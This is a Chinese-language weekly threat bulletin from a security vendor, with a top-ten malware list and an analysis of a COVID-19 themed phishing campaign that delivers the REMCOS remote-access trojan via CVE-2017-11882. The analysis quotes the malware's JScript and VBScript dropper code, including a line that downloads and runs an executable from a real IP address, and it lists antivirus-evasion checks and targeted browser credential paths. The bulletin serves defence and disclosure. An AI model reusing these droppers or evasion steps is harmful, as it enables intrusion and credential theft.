安全威胁每周警讯

2020/04/20～2020/04/26

本周威胁指数

亚信安全 网络安全监控中心

前十大病毒警讯

排名	病毒名称	威胁类型	风险等级	趋势	病毒行为描述
1	HTML_IFRAME.DY	Trojan	★	↑	该木马以其他恶意软件丢弃的文件或用户访问恶意站点时在不知不觉中下载的文件的形式到达系统。它可以托管在网站上，并在用户访问该网站时运行
2	EXPL_CPLNK.SM	Trojan	★★	↑	木马病毒，它可能是访问可疑网站时下载的，一般是用于自启动其他病毒
3	Trojan.Win32.EQUATED.LZCWR	Trojan	★★	↑	木马病毒，它可能是使用者手动安装的
4	BKDR_VOOLS.B	Backdoor	★★	↑	它可能是使用者手动安装的，会下载其他恶意软件
5	Trojan.Win32.EQUATED.LZCWO	Trojan	★★	↑	木马病毒，它可能是使用者手动安装的
6	TROJ_EQUATED.J	Trojan	★★	↑	此特洛伊木马可能与恶意软件包捆绑 在一起作为恶意软件组件。它作为被 其他恶意软件丢弃的文件或用户在访 问恶意站点时在不知不觉中下载的文 件到达系统。它可以由用户手动安装。
7	Coinminer_TOOLXMR.E-WIN32	Coinminer	★★	↑	挖矿病毒，可能是和其他病毒一并下载，需要运行在一些特殊的参数环境中
8	Coinminer_CryptoNight.SM-WIN64	Coinminer	★★	↑	挖矿病毒，可能是和其他病毒一并下载，需要运行在一些特殊的参数环境中
9	TROJ_EQUATED.O	Trojan	★★	↑	此特洛伊木马可能与恶意软件包捆绑 在一起作为恶意软件组件。它作为被 其他恶意软件丢弃的文件或用户在访 问恶意站点时在不知不觉中下载的文 件到达系统。它可以由用户手动安装。
10	Trojan.Win32.EQUATED.LZCWQ	Trojan	★★	↑	木马病毒，它可能是使用者手动安装的

AsiaInfo 亚信安全

病毒通告


2020 年 4 月 24 日

借用“新冠肺炎”热点传播的 REMCOS 远控木马

事件描述


新冠肺炎疫情在全球多个国家爆发，全球累计确诊人数已超 200W。我们发现了多款恶意软件利用疫情热门话题进行鱼叉式钓鱼的攻击活动，严重危害计算机和用户数据的安全。近期，亚信安全截获一款利用”新冠肺炎”话题传播的 REMCOS 远控木马，该木马通过邮件附件传播，一旦用户打开附件文件，则会触发 CVE-2017-11882 漏洞下载 REMCOS 远控木马。此木马会收集客户机器上的敏感信息并驻留后台，其还具有定期截屏和键盘记录等功能。

攻击流程




病毒详细分析

邮件附件“COVID-19 SUSPECTED PORT.xlsm”无有效内容，一旦打开其会利用 CVE-2017-11882 漏洞执行 shellcode，并在%TMP%路径下生成两个文件 yy 和 xx。即使漏洞利用失败，只要用户开启宏就会在后台执行并下载相同的后门程序：



CVE-2017-11882 触发:



Shellcode : "cmd /c ren %tmp%\yy y.js&CSCRIPT %tmp%\y.js"

经分析 yy 是用来启动 xx 的一个脚本:


```
var objshell = new ActiveXObject("Wscript.Shell");
var strfolderpath = objshell.ExpandEnvironmentStrings("%temp%");

function ChangeFileName()
{
    var fso, f;
    fso = new ActiveXObject("Scripting.FileSystemObject");
    f = fso.GetFile(strfolderpath + "\\" + "xx");
    f.name = "xx.vbs";//修改%TMP/xx%文件名称为xx.vbs并运行
}
ChangeFileName();
var r = new ActiveXObject("WScript.Shell").Run("cmd /c csc" + "ript " + strfolderpath + "\\" + "xx." + "vbs",0,false);
var ju = new ActiveXObject("Scripting.FileSystemObject");
var rr = new ActiveXObject("Scripting.FileSystemObject");
rr.DeleteFile(strfolderpath + "\\" + "y.js")
```

xx 文件分析:

xx.vbs 文件主要是判断 system32 目录下是否有 cmd.exe 文件，若存在该文件，则从远端服务器下载病毒文件 XdizBPT.exe，并保存在本地 ProgramData 目录，重命名为 manifhfgdhf.exe，随后执行该文件。

```
fsdfdsfs = linkstring
    '如果存在cmd.exe则从远程服务器http://198.12.46.107/XdizBPT.exe下载病毒文件存储为C:\ProgramData\manifhfgdhf.exe并执行
  Set fso = CreateObject("Scripting.FileSystemObject") '37491
  path = "C:\Windows\System32\cmd"
  path = path + ".exe"
  If (fso.FileExists(path)) Then '37491
   HTxTPDownload fsdfdsfs, yulkytjtrhtjrkdsarjky
      If (1=1) Then '37491
       dim just_obj
       RUNC = yulkytjtrhtjrkdsarjky '37491
       Eval(Execute("just_obj." + "exec RUNC")) '37491
      Else
         msg = path & " doesn't exist." '37491
      End If
  Else
      msg = path & " doesn't exist." '37491
  End If
```


即便漏洞利用失败，只要用户打开附件文档并开启宏，就会在后台下载相关恶意文件并保存到本地。



manifhfgdhf.exe 分析


manifhfgdhf.exe 是一个经过混淆的 C# 程序，运行过程主要可以分为三个阶段。第一阶段在运行过程中内存解密资源文件 XXXXXX 获取第二阶段 payload，然后通过 Assembly.load 加载第二阶段 payload

XrZjVqWe.dll 并调用 X(String)方法，最终调用 LOL.Main(String)方法加载并执行第三阶段 payload。



第二阶段 payload 分析:

XrZjVqWe.dll 是一个 C# 编写的 dll 文件，包含 7 个资源文件，其主要功能如下：



- 将 manifhfgdhf.exe 文件拷贝至 StartUp 自启动目录中，并在同目录中创建快捷方式并设置隐藏属性和系统属性；
- 解密并加载 LOL.dll，主要功能为判断系统版本及 Windows Denfender 版本；
- 解密并加载 unhook.dll，主要功能为检查其他 AV 产品；
- 解密并加载 26.dll ，主要功能为加载最终 payload 并替换进程；
- 解密资源文件 KeywordsGBKvCQq 获取第三阶段 payload 并使用 26.dll 加载执行；

unhook.dll 文件主要功能是判断系统中的 AV 产品及系统版本。

判断是否存在如下文件夹:

C:\Program Files\AVAST Software
C:\Program Files (x86)\AVAST Software

判断是否存在如下进程:

BullGuard	a2guard	drweb	AVGUI
bdagent	odscanui	bdredline	vsserv

如果不存在上述安全产品并且系统版本是 Windows7/8/8.1/10 则执行最终间谍木马。

第三阶段 payload 分析:

最终执行的 payload 也是一个 C# 编写的恶意程序，编译时间为 2020/4/9 14:31，其主要功能为收集用户敏感信息和键盘消息记录，包括用户浏览器或邮箱的帐号和密码信息等，并且会定期通过 SMTP 服务发送到黑客邮箱。

收集下列浏览器信息：

AppData\Local\Yandex\YandexBrowser\User Data\Yandex Browser"	AppData\Local\CentBrowser\User Data\CentBrowser"
AppData\Local\360Chrome\Chrome\User Data\360 Browser"	AppData\Local\Chedot\User Data\Chedot"
AppData\Local\Iridium\User Data\Iridium Browser"	AppData\Local\CocCoc\Browser\User Data\Coccoc"
AppData\Local\Comodo\Dragon\User Data\Comodo Dragon"	AppData\Local\Elements Browser\User Data\Elements Browser"
AppData\Local\MapleStudio\ChromePlus\User Data\Cool Novo"	AppData\Local\Epic Privacy Browser\User Data\Epic Privacy"
AppData\Local\Chromium\User Data\Chromium"	AppData\Local\Kometa\User Data\Kometa"
AppData\Local\Torch\User Data\Torch Browser"	AppData\Local\Orbitum\User Data\Orbitum"
AppData\Local\7Star\7Star\User Data\7Star"	AppData\Local\Sputnik\Sputnik\User Data\Sputnik"
AppData\Local\Amigo\User Data\Amigo"	AppData\Local\uCozMedia\Uran\User Data\Uran"
AppData\Local\BraveSoftware\Brave-Browser\User Data\Brave"	AppData\Local\Vivaldi\User Data\Vivaldi"
AppData\Local\QIP Surf\User Data\QIP Surf"	AppData\Local\CatalinaGroup\Citrio\User Data\Citrio"
AppData\Local\Coowon\Coowon\User Data\Coowon"	AppData\Local\liebao\User Data\Liebao Browser"
AppData\Local\Microsoft\Edge\User Data"	AppData\Local\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\Sleipnir 6"

收集邮箱信息列表:

Claws-mail	Outlook	The Bat!	Pocomail	Foxmail
IncrediMail	Qualcomm	RimArts	Trillian	Opera Mail

收集相关字段：

CO: Cookie 每次开机执行一次，收集上述浏览器的 Cookie 信息并通过 SMTP 发送到黑客邮箱。

SC: Screenshots 每隔 15 分钟获取并上传一次屏幕截图。
KL: KeyLogs 监控并记录键盘操作及对应进程，每隔 20 分钟上传一次信息到黑客邮箱。

解决方案

- ✓ 不要点击来源不明的邮件以及附件；
- ✓ 不要点击来源不明的邮件中包含的链接；
- ✓ 请到正规网站下载程序；
- ✓ 采用高强度的密码，避免使用弱口令密码，并定期更换密码；
- ✓ 打开系统自动更新，并检测更新进行安装；

亚信安全解决方案

- ✓ 亚信安全病毒码版本 15.823.60，云病毒码版本 15.823.71，全球码版本 15.823.00 已经可以检测，请用户及时升级病毒码版本。

- ✓ 针对该漏洞，亚信安全 DS 产品的 DPI 规则如下：
  1008746-Microsoft Office Memory Corruption Vulnerability (CVE-2017-11882)

IOC

文件 SHA-1	文件名称	亚信安全检测名
6000e8b9ec75317de3c7265a01cb101af109b0c1	COVID-19 SUSPECTED PORT.xlsm	Trojan.W97M.CVE201711882.PVSMB
5850852e61131eec240a0585ec7e79c0424bb273	manifhfgdhf.exe	Backdoor.Win32.REMCOS.USMANEAGGB